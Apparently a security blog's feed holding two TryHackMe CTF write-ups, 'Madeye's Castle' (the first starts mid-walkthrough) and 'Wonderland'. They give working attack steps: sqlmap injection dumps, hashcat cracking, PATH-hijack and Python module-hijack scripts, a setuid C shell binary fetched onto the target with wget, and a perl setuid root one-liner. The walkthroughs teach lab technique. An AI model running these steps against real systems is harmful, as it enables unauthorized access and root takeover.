<p>Wow! Putting a <strong>‘</strong> in the username field throws a server error! This most likely means it is vulnerable to SQLi. Let us throw SQLMap at it and see what it can come up with.</p>

<h3 id="using-sqlmap-the-easy-way-in-my-opinion">Using SQLMap (The easy way (in my opinion))</h3>

<p>SQLMap has a wonderful feature that lets you import a web request into it, so I will be capturing the request using Burpsuite and then importing it into sqlmap.</p>

<ol>
  <li>Setup the burp proxy in foxyproxy (127.0.0.1 : 8080)</li>
  <li>Capture a login attempt in burp, right click and click “Copy to file”, save it as loginintercept.txt or similar</li>
  <li>In a terminal run sqlmap, as this is a CTF i’m using some aggressive flags that you wouldn’t necessarily use in a real life environment so bear that in mind.</li>
</ol>

<p>The command I used was <code class="language-plaintext highlighter-rouge">sqlmap -r loginintercept.txt --level=5 --risk=3 --dump-all</code> and it didn’t work.</p>

<p>After a bit of research and reading I added the –no-cast flag and that started working</p>

<p><code class="language-plaintext highlighter-rouge">sqlmap -r loginintercept.txt --level=5 --risk=3 --dump-all --no-cast</code></p>

<p>Unfortunately, this dump took ages but we got some useful information out of it. We got a user, a password hash, and this line of information is very interesting.</p>

<p><code class="language-plaintext highlighter-rouge">[13:53:18] [INFO] retrieved: My linux username is my first name, and password uses best64</code></p>

<p>After a google search I discovered that best64 is a hashcat rule set. This made me think that it is unlikely to use a wordlist such as rockyou.txt on this password as that would take far too long for a CTF. It was at this point I remembered that we have a SMB share avaiable to us so let’s go and have a look at that and hopefully there will be a wordlist.</p>

<h1 id="ports-139-and-445-smb">Ports 139 and 445 (SMB)</h1>

<p>First I ran SMBMap against the victim to get the shares quickly and easily</p>

<p><code class="language-plaintext highlighter-rouge">smbmap -H 10.10.199.116 -u guest</code></p>

<p>I use the username of “guest” as nmap told us that guest authentication was allowed</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[+] Guest session   	IP: 10.10.199.116:445	Name: hogwartz-castle.thm                               
    Disk                                                Permissions	Comment
	----                                                -----------	-------
	print$                                            	NO ACCESS	Printer Drivers
	sambashare                                        	READ ONLY	Harry's Important Files
	IPC$                                              	NO ACCESS	IPC Service (hogwartz-castle server (Samba, Ubuntu))
</code></pre></div></div>

<p>We have read only access to one of the shares so lets use smbclient to access that</p>

<p><code class="language-plaintext highlighter-rouge">smbclient \\\\10.10.199.116\\sambashare -U guest</code></p>

<p>Running <code class="language-plaintext highlighter-rouge">ls</code> gives us the following listing</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>  .                                   D        0  Wed Nov 25 20:19:20 2020
  ..                                  D        0  Wed Nov 25 19:57:55 2020
  spellnames.txt                      N      874  Wed Nov 25 20:06:32 2020
  .notes.txt                          H      147  Wed Nov 25 20:19:19 2020
</code></pre></div></div>

<p>These look important so I download them to my machine by using the <code class="language-plaintext highlighter-rouge">get</code> command</p>

<p><code class="language-plaintext highlighter-rouge">get spellnames.txt</code>
<code class="language-plaintext highlighter-rouge">get .notes.txt</code></p>

<p>Notes.txt contains some interesting text</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cat notes.txt
Hagrid told me that spells names are not good since they will not "rock you"
Hermonine loves historical text editors along with reading old books.
</code></pre></div></div>

<p>The contents of spellnames.txt is a list of spells from Harry Potter, here is the wordlist I am after.</p>

<p>The comment on Hermonine liking historical text editors makes me think it could have something to do with the privesc vector but we shall see once we have cracked this password.</p>

<h2 id="password-cracking">Password Cracking</h2>

<p>Using NameThatHash lets see what the hash most likely is and tells us what setting on hashcat we need to use</p>

<p><code class="language-plaintext highlighter-rouge">echo "passwordhash" &gt; hash.txt</code>
<code class="language-plaintext highlighter-rouge">nth --file hash.txt</code></p>

<p>The hash appears to be a SHA-512 Hash meaning we need to use hashcat 1700.</p>

<p><code class="language-plaintext highlighter-rouge">hashcat -a 0 -m 1700 hash.txt spellnames.txt -r /usr/share/hashcat/rules/best64.rule</code></p>

<p>We know which rule to use as it was mentioned in the SQLMap dump from earlier.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>b326e7a664d756c39c9e09a98438b08226f98b89188ad144dd655f140674b5eb3fdac0f19bb3903be1f52c40c252c0e7ea7f5050dec63cf3c85290c0a2c5c885:&lt;REDACTED&gt;
                                                          
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1700 (SHA2-512)
Hash.Target......: b326e7a664d756c39c9e09a98438b08226f98b89188ad144dd6...c5c885
Time.Started.....: Sat Jul  9 08:37:03 2022 (0 secs)
Time.Estimated...: Sat Jul  9 08:37:03 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (Documents/Madeyecastle/spellnames.txt)
Guess.Mod........: Rules (/usr/share/hashcat/rules/best64.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1395.3 kH/s (0.73ms) @ Accel:256 Loops:77 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests
Progress.........: 6237/6237 (100.00%)
Rejected.........: 0/6237 (0.00%)
Restore.Point....: 0/81 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-77 Iteration:0-77
Candidate.Engine.: Device Generator
Candidates.#1....: avadakedavra -&gt; aentia
Hardware.Mon.#1..: Util: 24%

Started: Sat Jul  9 08:36:35 2022
Stopped: Sat Jul  9 08:37:05 2022
</code></pre></div></div>

<p>There we go! We have a password lets try logging into the website we found earlier.</p>

<h2 id="back-to-the-website">Back to the website</h2>

<p>Logging in with the username and password combo we have got gave us this page (screenshot slightly edited to make it spoiler free)</p>

<p><img src="/assets/writeups/madeyescastle/afterlogin.JPG" alt="Image showing the page after logging in with the discovered creds" /></p>

<p>It says that they don’t care about password reuse. This is a massive hint that the password for this site will be used in other places. We know that Port 22 (SSH) is open so lets try and SSH into his account.</p>

<p><code class="language-plaintext highlighter-rouge">ssh &lt;redacted&gt;@10.10.94.43</code></p>

<p>Using the same username and password combination allows us to ssh into the box. As they say in the films “We’re in!”</p>

<h1 id="privesc-and-flag-hunting">Privesc and flag hunting</h1>

<h4 id="note-from-this-point-onwards-i-will-be-assuming-you-have-also-managed-to-ssh-into-the-machine-and-will-no-longer-be-censoring-usernames-passwords-and-flags-will-remain-censored">Note: From this point onwards I will be assuming you have also managed to SSH into the machine and will no longer be censoring usernames. Passwords and flags will remain censored.</h4>

<p>Running <code class="language-plaintext highlighter-rouge">ls -la</code> gives the following output and shows us user1.txt</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code> 4 harry harry 4096 Nov 26  2020 .
drwxr-xr-x 4 root  root  4096 Nov 26  2020 ..
lrwxrwxrwx 1 root  root     9 Nov 26  2020 .bash_history -&gt; /dev/null
-rw-r----- 1 harry harry  220 Apr  4  2018 .bash_logout
-rw-r----- 1 harry harry 3771 Apr  4  2018 .bashrc
drwx------ 2 harry harry 4096 Nov 26  2020 .cache
drwx------ 3 harry harry 4096 Nov 26  2020 .gnupg
-rw-r----- 1 harry harry  807 Apr  4  2018 .profile
-rw-r----- 1 harry harry   40 Nov 26  2020 user1.txt
</code></pre></div></div>

<p>Let us start our privilege escalation enumeration.</p>

<p>First thing I always do is run <code class="language-plaintext highlighter-rouge">sudo -l</code> if I know the password, and we do so lets run that.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sudo -l
Matching Defaults entries for harry on hogwartz-castle:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User harry may run the following commands on hogwartz-castle:
    (hermonine) /usr/bin/pico
    (hermonine) /usr/bin/pico
</code></pre></div></div>
<p>Me being young means I had no clue what pico was but a bit of research told me that Pico is Nanos predecessor. That is where the line of herminone liking old text editors comes in. This means we can run pico as hermonine so let us do that.</p>

<p><code class="language-plaintext highlighter-rouge">sudo -u hermonine /usr/bin/pico</code></p>

<p>Pico opens but I get a error message</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Unable to create directory /home/harry/.local/share/nano/: Permission denied
It is required for saving/loading search history or cursor positions.

Press Enter to continue
</code></pre></div></div>
<p>This is a good error as it is saying that I am unable to write to Harry’s home directory, meaning that pico is running as hermonine as it should be.</p>

<p>We are told that the next flag is called user2.txt so using pico we can read that, assuming it is in Hermonine’s home directory.</p>

<p><code class="language-plaintext highlighter-rouge">sudo -u hermonine /usr/bin/pico /home/hermonine/user2.txt</code></p>

<p>This gives us flag number 2</p>

<p>Just incase I decided to check if I could get the root flag this way</p>

<p><code class="language-plaintext highlighter-rouge">sudo -u hermonine /usr/bin/pico /root/root.txt</code></p>

<p>Unfortunately it didn’t work. We need to privesc</p>

<p>Next thing I check for in a privesc is SUID bits using the <code class="language-plaintext highlighter-rouge">find</code> command</p>

<p><code class="language-plaintext highlighter-rouge">find / -perm -u=s -type f 2&gt;/dev/null</code></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>/srv/time-turner/swagger
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newuidmap
/usr/bin/traceroute6.iputils
/usr/bin/newgidmap
/usr/bin/passwd
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/bin/umount
/bin/fusermount
/bin/su
/bin/ping
/bin/mount
</code></pre></div></div>
<p>Now then… /srv/time-turner/swagger is definitely not a standard SUID binary. Let’s go and have a look at it.</p>

<p><code class="language-plaintext highlighter-rouge">cd /srv/time-turner</code>
<code class="language-plaintext highlighter-rouge">ls -la</code></p>

<p>Ok we have a binary here, owned by root with the SUID bit set. This is almost certainly our vector. Let’s run it!</p>

<p>Running it asks for you to guess their number. After inevitably getting it wrong it tells you the correct number, that could be useful.</p>

<p>After quickly checking in vim to make sure it wasn’t a bash script disguised as a binary I decided to run strings on it. Luckily the box author was very nice and installed strings on the box so you don’t have to download it.</p>

<p><code class="language-plaintext highlighter-rouge">strings swagger</code></p>

<p>Reading the output most likely shows that the binary is written in C.</p>

<p>Too me these were the most interesting lines:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Nice use of the time-turner!
This system architecture is 
uname -p
Guess my number: 
Nope, that is not what I was thinking
I was thinking of %d
;*3$"
GCC: (Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.0
</code></pre></div></div>
<p>Now this confirms my suspicion that it is written in C. It also calls uname -p which is very important as it doesn’t give a absolute path. This means it is vulnerable to a PATH exploit. However to get to this bit we need to guess the number. Luckily this is written in C and another part of the strings gives us the answer to this problem.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>rand
setregid
__isoc99_scanf
puts
time
setreuid
</code></pre></div></div>

<p>This program is using srand() and using time as a seed</p>

<p>This is not particularly secure as if you run the program again quickly enough it will generate the same number twice in a row.</p>

<p>As the program tells us what the number is, with a bit of text manipulation we can run it.</p>

<p>After a long amount of time testing I finally came up with this</p>

<p><code class="language-plaintext highlighter-rouge">echo 50 | /srv/time-turner/swagger | sed -n 2p | cut -d ' ' -f 5 | /srv/time-turner/swagger</code></p>

<h4 id="breakdown-of-this-command">Breakdown of this command</h4>

<ol>
  <li>First the binary is ran by piping 50 into it, doesn’t matter really what number goes here.</li>
  <li>The output of the binary running is fed into sed, a powerful text manipulation tool
    <ul>
      <li>-n supresses the text going to stdout</li>
      <li>2p only gives the second line of the output, in this case the line with the number on it</li>
    </ul>
  </li>
  <li>This line is then passed to cut which is also used to manipulate text
    <ul>
      <li>-d ‘ ‘ sets the delimiter to a space which cuts it up into sections</li>
      <li>-f 5 selects the 5th of these sections which is just the number</li>
    </ul>
  </li>
  <li>This number is then piped back into the program</li>
</ol>

<p>Running the whole command gives this</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>harry@hogwartz-castle:/srv/time-turner$ echo 50 | /srv/time-turner/swagger | sed -n 2p | cut -d ' ' -f 5 | /srv/time-turner/swagger
Guess my number: Nice use of the time-turner!
This system architecture is x86_64
</code></pre></div></div>

<p>This part of the exploit works!</p>

<p>Now we need to manipulate the PATH</p>

<h2 id="path-manipulation">Path Manipulation</h2>

<p>We could go all out and get a root shell but we don’t really need to for this CTF, we know where the flag is we will just cat it out.</p>

<p>We will be using the /tmp directory as it is writable.</p>

<ol>
  <li>mkdir /tmp/bin</li>
  <li>echo “cat /root/root.txt” &gt; /tmp/bin/uname</li>
  <li>chmod +x /tmp/bin/uname</li>
  <li>export PATH=”/tmp/bin/uname:$PATH”</li>
</ol>

<p>Now running the command should give us the root flag</p>

<p><code class="language-plaintext highlighter-rouge">echo 50 | /srv/time-turner/swagger | sed -n 2p | cut -d ' ' -f 5 | /srv/time-turner/swagger</code></p>

<p>and it didn’t work.</p>

<p>After being confused for ages it turns out putting /tmp in the path doens’t work. Still not sure why so if someone could Tweet me <a href="https://twitter.com/Thetvdh1">@Thetvdh1</a> (shameless plug) and explain why that would be great.</p>

<p>To get it to work I repeated the same steps as above but using Harry’s home directory and it worked.</p>

<p>This is a short shell script that will do everything for you, it can be downloaded <a href="/assets/programs/Bash/madeyeprivesc.sh">here</a></p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c">#!/bin/sh</span>
<span class="c"># exploit.sh</span>
<span class="nb">mkdir</span> /home/harry/bin
<span class="nb">echo</span> <span class="s2">"cat /root/root.txt"</span> <span class="o">&gt;</span> /home/harry/bin/uname
<span class="nb">chmod</span> +x /home/harry/bin/uname
<span class="nb">export </span><span class="nv">PATH</span><span class="o">=</span><span class="s2">"/home/harry/bin:</span><span class="nv">$PATH</span><span class="s2">"</span>
<span class="nb">echo </span>50 | /srv/time-turner/swagger | <span class="nb">sed</span> <span class="nt">-n</span> 2p | <span class="nb">cut</span> <span class="nt">-d</span> <span class="s1">' '</span> <span class="nt">-f</span> 5 | /srv/time-turner/swagger
</code></pre></div></div>

<p>Running this will give you the root flag!</p>

<h1 id="conclusion">Conclusion</h1>

<p>I did this box a while ago and had been meaning to write it up but never got round to it. I really enjoyed doing this box and going back over it while writing it up to remind myself of some parts I didn’t note down very well was also fun. The vector to get the root flag is very unique and probably took me about an hour to work out when I did it originally. I have never used tools such as sed or cut before so they are good tools to have in the toolkit.</p>

<p>I particularly enjoyed how well the box interlinked with itself, if I did it again with no knowledge of the box and all the knowledge I have now I probably would have enumerated the smb shares first as I would have definitely been less confused when I got the password hash. Before this box I had never really encountered virtual hosting so researching how to change the hosts file was all good experience.</p>

<p>Overall, I would definitely agree that this box is of medium difficulty. It still doesn’t touch the skin of some of the HackTheBox boxes but it is fairly tricky for a TryHackMe box. I would highly recommend to anyone who is of reasonable experience and wants to brush up some skills or potentially use new tools.</p>

<p>That concludes my second writeup, hopefully soon I will have written enough so I can stop putting which number it is at the end but that is something for future me to do. Thank you for reading and I hope this writeup has been helpful!</p>]]></content><author><name>Thetvdh</name></author><category term="security" /><category term="boot2root" /><category term="web" /><category term="sql" /><summary type="html"><![CDATA[Note : For the purposes of this box the target IP was 10.10.199.116]]></summary></entry><entry><title type="html">Wonderland(THM)</title><link href="https://blog.thetvdh.com/2022/wonderland/" rel="alternate" type="text/html" title="Wonderland(THM)" /><published>2022-07-08T00:00:00+01:00</published><updated>2022-07-08T00:00:00+01:00</updated><id>https://blog.thetvdh.com/2022/wonderland</id><content type="html" xml:base="https://blog.thetvdh.com/2022/wonderland/"><![CDATA[<h3 id="note--for-the-purposes-of-this-box-the-target-ip-was-1010242220">Note : For the purposes of this box the target IP was 10.10.242.220</h3>

<h1 id="enumeration">Enumeration</h1>

<p>First I started out with a nmap scan on the box</p>

<p><code class="language-plaintext highlighter-rouge">nmap -sTVC -T4 -p- -o nmap.txt 10.10.242.220</code></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Nmap scan report for 10.10.242.220
Host is up (0.041s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 8e:ee:fb:96:ce:ad:70:dd:05:a9:3b:0d:b0:71:b8:63 (RSA)
|   256 7a:92:79:44:16:4f:20:43:50:a9:a8:47:e2:c2:be:84 (ECDSA)
|_  256 00:0b:80:44:e6:3d:4b:69:47:92:2c:55:14:7e:2a:c9 (ED25519)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Follow the white rabbit.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jul  8 06:33:45 2022 -- 1 IP address (1 host up) scanned in 48.97 seconds
</code></pre></div></div>

<p>Not a large amount to go on here so decided to get the HTTP headers just in case there was something hidden.</p>

<p><code class="language-plaintext highlighter-rouge">curl -I 10.10.242.220</code></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Length: 402
Content-Type: text/html; charset=utf-8
Last-Modified: Mon, 01 Jun 2020 22:45:08 GMT
Date: Fri, 08 Jul 2022 10:34:57 GMT
</code></pre></div></div>

<p>Again nothing interesting, lets have a look at the website</p>

<h1 id="port-80">Port 80</h1>

<p>Upon opening the site we’re greeted with not a lot.</p>

<p><img src="/assets/writeups/wonderland/index.JPG" alt="A picture of the sites default page" title="Site Default" /></p>

<p>A quick check of the page source didn’t reveal anything either so I decided to run a directory scan using ffuf.</p>

<p><code class="language-plaintext highlighter-rouge">ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://10.10.242.220/FUZZ</code></p>

<p>This led to a interesting discovery of a directory named /r. So I ran a scan on this as well</p>

<p><code class="language-plaintext highlighter-rouge">ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://10.10.242.220/r/FUZZ</code></p>

<p>Which led to a directory called /a. At this point I decided to run a recursive scan to automate the procedure</p>

<p><code class="language-plaintext highlighter-rouge">ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://10.10.242.220/r/a/FUZZ -recursion</code></p>

<p>Eventually, after going down the rabbit hole for a bit the scan finishes and had found a collection of directories that spelt out “rabbit”</p>

<p>http://10.10.242.220/r/a/b/b/i/t</p>

<p>Opening this page appeared to reveal nothing at all, but upon viewing the page source we see a hidden element with what appears to be a username and password.</p>

<p><img src="/assets/writeups/wonderland/pagesourcecreds.JPG" alt="A censored picture of the credentials found in the source" title="Censored Creds" /></p>

<p>We know port 22 is open so lets try SSHing into the machine</p>

<h4 id="from-this-point-in-the-writeup-i-will-be-assuming-you-found-the-username-and-password-and-will-not-be-censoring-them">(From this point in the writeup I will be assuming you found the username and password and will not be censoring them)</h4>

<p><code class="language-plaintext highlighter-rouge">ssh alice@10.10.242.220</code></p>

<p>It worked and we are now connected, let’s work on escalating our privleges</p>

<h1 id="privilege-escalation---alice">Privilege Escalation - Alice</h1>

<p>First thing I always do is check for SUID bits, it’s a nice easy command and can sometimes find something interesting.</p>

<p><code class="language-plaintext highlighter-rouge">find / -perm -u=s -type f 2&gt;/dev/null</code></p>

<p>This produced no binaries of interest so I moved on to checking sudo perms</p>

<p><code class="language-plaintext highlighter-rouge">sudo -l</code></p>

<p><img src="/assets/writeups/wonderland/sudol.JPG" alt="Output of the sudo -l command" title="Sudo output" /></p>

<p>This is good. It shows us we can run that python script as the rabbit user so let’s try it and see what it does.</p>

<p>It appears to print some nonsense out so let’s have a look at the contents using everyone’s favourite editor, <strong>vim</strong></p>

<p><code class="language-plaintext highlighter-rouge">vim walrus_and_the_carpenter.py</code></p>

<p><img src="/assets/writeups/wonderland/forloopcarpenter.JPG" alt="Image of the for loop in the python file" title="Python file" /></p>

<p>This for loop appears to choose a random line from the massive poem and print it out. Nothing we can really exploit here, not to mention we do not have write permissions for this script so we cannot edit it.</p>

<p>This stumped me for a while as it was obvious this was the route the box author intended but how can we exploit the file when we can’t write to it. <strong>DING</strong> lightbulb moment. I have a massive folder full of python files and a while back I named on random.py. This caused all the other files in that directory to import that random.py rather than the python module. I theorised that this would happen on this box as well so lets try it.</p>

<p><code class="language-plaintext highlighter-rouge">vim random.py</code></p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">import</span> <span class="n">pty</span>

<span class="n">pty</span><span class="p">.</span><span class="nf">spawn</span><span class="p">(</span><span class="sh">"</span><span class="s">/bin/bash</span><span class="sh">"</span><span class="p">)</span>
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py</code></p>

<p>It worked! I how have a shell as the rabbit user.</p>

<h2 id="linpeas">Linpeas</h2>

<p>Before moving any further, I decided to run linpeas to check for any quick and easy vectors. Linpeas can be downloaded from <a href="https://github.com/carlospolop/PEASS-ng/releases">here</a></p>

<p>Letting linpeas run it found 2 99% vectors for privesc. One was pwnkit (which I consider cheating on most boxes as it is a fairly new exploit and nearly all old boxes are vulnerable to it) and the actual vector which is perl.</p>

<p>Perl has cap_setuid+ep set as a capability which allows perl to change uid’s. This means that we can escalate our privileges to root by changing our UID to 0!</p>

<p><img src="/assets/writeups/wonderland/Capabilities.JPG" alt="Perl UID" title="Capbilities" /></p>

<p>So we go to GTFO bins and find this command</p>

<p><code class="language-plaintext highlighter-rouge">./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'</code></p>

<p>Some minor editing to use the correct perl</p>

<p><code class="language-plaintext highlighter-rouge">/usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'</code></p>

<p>Run this and … It didn’t work</p>

<p>I thought to check the file permissions and found my answer, perl is not exectuable by world, only by the owner and the group. Hatter is the group and also one of the other users so hatter is where we need to end up.</p>

<p><img src="/assets/writeups/wonderland/perlperms.JPG" alt="Perl File permissions" title="Perl Perms" /></p>

<h1 id="privilege-escalation---rabbit">Privilege Escalation - rabbit</h1>

<p>First lets get to rabbit’s home directory</p>

<p><code class="language-plaintext highlighter-rouge">cd /home/rabbit</code>
<code class="language-plaintext highlighter-rouge">ls -la</code></p>

<p>The file teaParty is there. Attempting to cat out the file gives us a bunch of gibberish so it is a compiled file.</p>

<p>What is interesting about the teaParty file is that the SUID bit is set meaning that when we run the file it will execute as a different user. You can read more about SUID bits <a href="https://www.redhat.com/sysadmin/suid-sgid-sticky-bit">here</a></p>

<p>Running the file gives us the following output
<img src="/assets/writeups/wonderland/teaparty.JPG" alt="Output of executing the teaParty executable" title="teaParty Executable" /></p>

<p>What is interesting is it appears to give the exact date and time that the program was run at. This most likely means it is calling the date utility. To double check though I downloaded the file and ran strings on it.</p>

<h4 id="victim-machine">Victim Machine</h4>

<p><code class="language-plaintext highlighter-rouge">python3 -m http.server 8080</code></p>

<h4 id="attacker-machine">Attacker machine</h4>

<p><code class="language-plaintext highlighter-rouge">wget http://10.10.242.220/teaParty</code></p>

<p><code class="language-plaintext highlighter-rouge">strings teaParty</code></p>

<p>Running strings confimed my suspicion that date was being run with this line</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Welcome to the tea party!
The Mad Hatter will be here soon.
/bin/echo -n 'Probably by ' &amp;&amp; date --date='next hour' -R
Ask very nicely, and I will give you some tea while you wait for him
Segmentation fault (core dumped)
</code></pre></div></div>

<h2 id="exploiting-the-path">Exploiting the path</h2>

<p>Again we cannot write to the teaParty executable so we have to exploit the part we can influence</p>

<p>date in the program is not correctly called as it does not give an absolute path, this means we can inject our own code into the date program by manipulating the PATH to make linux look there first.</p>

<h4 id="victim-machine-1">Victim machine</h4>

<ol>
  <li><code class="language-plaintext highlighter-rouge">cd /home/rabbit</code></li>
  <li><code class="language-plaintext highlighter-rouge">mkdir bin</code></li>
  <li><code class="language-plaintext highlighter-rouge">cd bin</code></li>
  <li><code class="language-plaintext highlighter-rouge">export PATH="/home/rabbit/bin:$PATH"</code></li>
</ol>

<h4 id="attackers-machine">Attackers machine</h4>

<ol>
  <li><code class="language-plaintext highlighter-rouge">vim exploit.c</code></li>
  <li>
    <pre><code class="language-C">int main() {
 setuid(0);
 setgid(0);
 system("/bin/bash");
 return 0;
}
</code></pre>
  </li>
  <li><code class="language-plaintext highlighter-rouge">gcc exploit.c -o date -w</code></li>
  <li><code class="language-plaintext highlighter-rouge">python3 -m http.server 80</code></li>
</ol>

<h4 id="victim-machine-2">Victim Machine</h4>

<ol>
  <li><code class="language-plaintext highlighter-rouge">wget http://*attackers-ip*/date</code></li>
  <li><code class="language-plaintext highlighter-rouge">chmod +x date</code></li>
  <li><code class="language-plaintext highlighter-rouge">cd ..</code></li>
  <li><code class="language-plaintext highlighter-rouge">./teaParty</code></li>
</ol>

<p>After running all these steps I got a session as hatter</p>

<h1 id="privilege-escalation---hatter">Privilege Escalation - Hatter</h1>

<p>We are now hatter! We know from our linpeas scan earlier we can run perl but let’s have a look first to see if user.txt is here. We haven’t come across it yet and I assume one of the users must have it</p>

<p>After changing to hatters home directory and listing the contents we find a password.txt file, no user flag though.</p>

<p>At a guess that is hatters ssh password but at first I was slightly confused why we needed this. It became apparent later but we’ll get to that.</p>

<p>Let’s try the perl command again:</p>

<p><code class="language-plaintext highlighter-rouge">/usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'</code></p>

<p>Again, it didn’t work. This is when I discovered why we were given the ssh password.</p>

<p>Running the <code class="language-plaintext highlighter-rouge">id</code> command gave the following output</p>

<p><code class="language-plaintext highlighter-rouge">uid=1003(hatter) gid=1002(rabbit) groups=1002(rabbit)</code></p>

<p>While we were the hatter user we were not in the hatter group. So let’s disconnect and log back in with the hatter’s creds.</p>

<p>ssh hatter@10.10.242.220</p>

<p>Let’s double check to see our group is correct</p>

<p><code class="language-plaintext highlighter-rouge">uid=1003(hatter) gid=1003(hatter) groups=1003(hatter)</code></p>

<p>We are now in the hatter group so let’s find out if the perl exploit works now.</p>

<p><code class="language-plaintext highlighter-rouge">/usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'</code></p>

<p><strong>BOOM</strong> We are now root!</p>

<p>Running id confirms this</p>

<p><code class="language-plaintext highlighter-rouge">uid=0(root) gid=1003(hatter) groups=1003(hatter)</code></p>

<p>Let’s now find the flags</p>

<p>find / -name user.txt
find / -name root.txt</p>

<p>We find the user.txt flag in /root and the root.txt flag in /home/alice</p>

<p>There we have it, one rooted box.</p>

<h1 id="conclusion">Conclusion</h1>

<p>Wonderland is a great box for practicing your privlege escalation skills. It walks you through it without actually telling you what to do by directing you, in it’s own words, down a rabbit hole. For users of gobuster over ffuf or dirbuster, the small web element must have been infuriating as gobuster doesn’t have a recursive mode so manually running the command six times might have become annoying.</p>

<p>If you enjoyed this writeup please consider giving my Twitter a follow <a href="https://twitter.com/Thetvdh1">@Thetvdh1</a>. I rarely post anything original and it’s mainly retweets but I may start in the future.</p>

<p>This was my first ever writeup and I think it was a good place to start as the box itself was quite intricate but also linear so I wasn’t bouncing all the place between different parts.</p>

<p>Thank you again for reading and I hope this has been helpful!</p>]]></content><author><name>Thetvdh</name></author><category term="ctf" /><category term="alice in wonderland" /><category term="privesc" /><category term="linux" /><summary type="html"><![CDATA[Note : For the purposes of this box the target IP was 10.10.242.220]]></summary></entry></feed>